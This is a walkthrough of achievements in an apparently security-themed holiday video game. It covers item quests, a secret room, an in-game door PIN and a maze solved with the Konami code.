the Secret*2 Room go back to the first secret room in Ed's house (see notes on 1st secret room achievement). The entrance to the 2nd secret room is in the upper right corner of the first secret room. Just walk up to the upper right corner and you'll pass though into the 2nd secret room. This is also the room where you find one of Jo's delicious cookies, which is a side quest given to you by Jeff McJunkin (but you must get the quest first from Jeff for the cookie to appear there). When you get the cookie, take it back to Jeff McJunkin to hear information on firmware analysis.


×2 Secret*2 Room Find the Secret Secret Room


Jo's Cookie Find one of Jo's delicious cookies!









Achievement - Candy Cane (Josh Wright Quest)


After talking to Dan Pendolino for the 2nd time, Dan tells you about how he gave Josh Wright some "special" sushi fusion, which Josh doesn't like. When you go back to talk to Josh Wright about it, he asks for something minty to get the bad taste out of his mouth. You find the candy cane he needs in the northwest section of the Dosis Neighborhood as shown in red on the map below. After you pick up the candy cane, take it back to Josh Wright to complete the quest and get a new quest to take a gift to Dan.



Candy Cane


Now great for getting rid of Sushi-Fusion taste!






Achievement - Hot Chocolate (Tim Medin Quest)


After talking to Tim Medin in the Park (see previous achievement), he tells you he's cold and gives you a quest to find a hot drink. Once you have that dialog with Tim, you can now visit the "Cuppa Josephine's Coffee" shop to pick up the hot chocolate from Brittiny. The coffee shop is shown in red on the map below. Take the hot chocoloate back to Tim in the Park to complete the quest.



Hot Chocolate


Hot chocolate warms the body and soul.






Achievement - Holiday Lights (Tom VanNorman Quest)


After talking with Tom VanNorman (see previous achievement), he tells you he needs lights to test his PLC's. Once you have that dialog with Tom, the lights can then be found in Dan Pendolino's apartment as shown in red on the map below. Take the lights back to Tom VanNorman in the Grand Hotel - Industrial Control Center room to complete the quest.




Holiday Lights

A tangled knot of blinky holiday lights.










Achievement - Gift from Josh to Dan (Josh Wright Quest)

On the 3rd interaction with Josh Wright after having completed the Candy Cane achievement, Josh gives you a final quest to take a "gift" back to Dan Pendolino. The gift appears in the Sasabune restaurant, shown in red below, after this dialog interaction with Josh Wright. Take the gift to Dan Pendolino to complete the quest.




The Gift A gift from Josh to Dan.






Achievement - Find the PIN Code for the NOC door


During your final interaction with Josh Wright, he also shares some "odd" behavior where he observed the Intern hanging out by the dumpster next to the Grand Hotel. Go to that dumpster and you will now find a note with the PIN code that allows access to the NOC datacenter entry door. Pick up the note to get this achievement and the NOC code will be displayed by viewing your inventory (press "I" or click on the backpack icon).



Pin Code

Find the PIN code for the NOC door.






Achievement - Find Your Way Through the NOC Maze


Now that you have code to get through the NOC external door, find your way to the NOC building as shown in red on the map below. To get through the fence, find the hole in the fence shown in yellow on the southeast corner and walk through it. Then walk up to the NOC door shown in green and click on the keypad to enter the code 0262 to gain access to the NOC interior hallway.

Once inside, you are confronted with a maze. A hint to the maze solution was given by Jeff McJunkin in his final dialog where he mentions the Intern was interested in the book *Ready Player One* and the Konami code. The Konami code is shown here and gives the direction you need to take in each of the 8 NOC rooms to reach the Data Center room with the Intern.

https://en.wikipedia.org/wiki/Konami_Code

